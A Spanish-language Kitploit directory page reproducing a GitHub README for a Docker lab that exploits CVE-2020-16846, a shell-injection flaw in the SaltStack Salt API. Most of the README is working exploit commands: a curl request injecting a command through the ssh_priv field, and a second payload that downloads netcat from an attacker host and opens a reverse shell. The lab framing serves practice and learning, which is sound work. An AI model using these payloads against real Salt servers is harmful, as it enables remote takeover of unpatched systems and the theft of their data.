

Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2020-16846-Saltstack-Salt-API — Entorno de laboratorio basado en Docker para explotar CVE-2020-16846, una vulnerabilidad de inyección de shell en la API de SaltStack Salt, con instrucciones de explotación paso a paso y ejemplos de payloads de shell inversa. | Kitploit
Herramientas/GitHubGitHub/zomy22/cve-2020-16846-saltstack-salt-api
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y EducaciónLabs y Práctica
GitHubzomy22/cve-2020-16846-saltstack-salt-api

CVE-2020-16846-Saltstack-Salt-API

Entorno de laboratorio basado en Docker para explotar CVE-2020-16846, una vulnerabilidad de inyección de shell en la API de SaltStack Salt, con instrucciones de explotación paso a paso y ejemplos de payloads de shell inversa.

Ver Repositorio
60hace 5 añosAún no revisado
Compartir

CVE-2020-16846-Saltstack-Salt-API

Vulnerabilidad explicada: Se descubrió un problema en SaltStack Salt hasta la versión 3002. El envío de solicitudes web manipuladas a la API de Salt, con el cliente SSH habilitado, puede provocar una inyección de shell. Los detalles sobre esta vulnerabilidad se pueden encontrar aquí:

https://www.zerodayinitiative.com/blog/2020/11/24/detailing-saltstack-salt-command-injection-vulnerabilities

Con fines de práctica y aprendizaje, he decidido crear una instancia vulnerable y explotarla.

Versión vulnerable: https://github.com/saltstack/salt/releases/tag/v3002

Probado en Ubuntu 20.04.03

Instrucciones

Usa el Dockerfile para crear una instancia vulnerable en Docker.

Ejecuta salt_setup.sh si quieres crear una instancia vulnerable en una VM de Ubuntu.

Construir la imagen

docker build -t salt-image .

Ejecuta el contenedor y expón los puertos (solo se necesita el 8080 para poder explotarlo)

docker run -p4506:4506 -p4505:4505 -p8000:8000 -it salt-image:latest

api

Explotación

curl -i $salt_ip_addr:$salt_api_port/run -H "Content-type: application/json" -d '{"client":"ssh","tgt":"A","fun":"B","eauth":"C","ssh_priv":"|id>/tmp/test #"}'

reverse_shell

Shell inversa

root@kali:~# curl -i $salt_ip_addr:$salt_api_port/run -H "Content-type: application/json" -d '{"client":"ssh","tgt":"A","fun":"B","eauth":"C","ssh_priv":"| /usr/bin/wget http://$attacker_ip/nc -O /root/nc; chmod +x /root/nc; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|/root/nc $attacker_ip $listener_port >/tmp/f  #"}'

pwned

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    327
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    256

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →






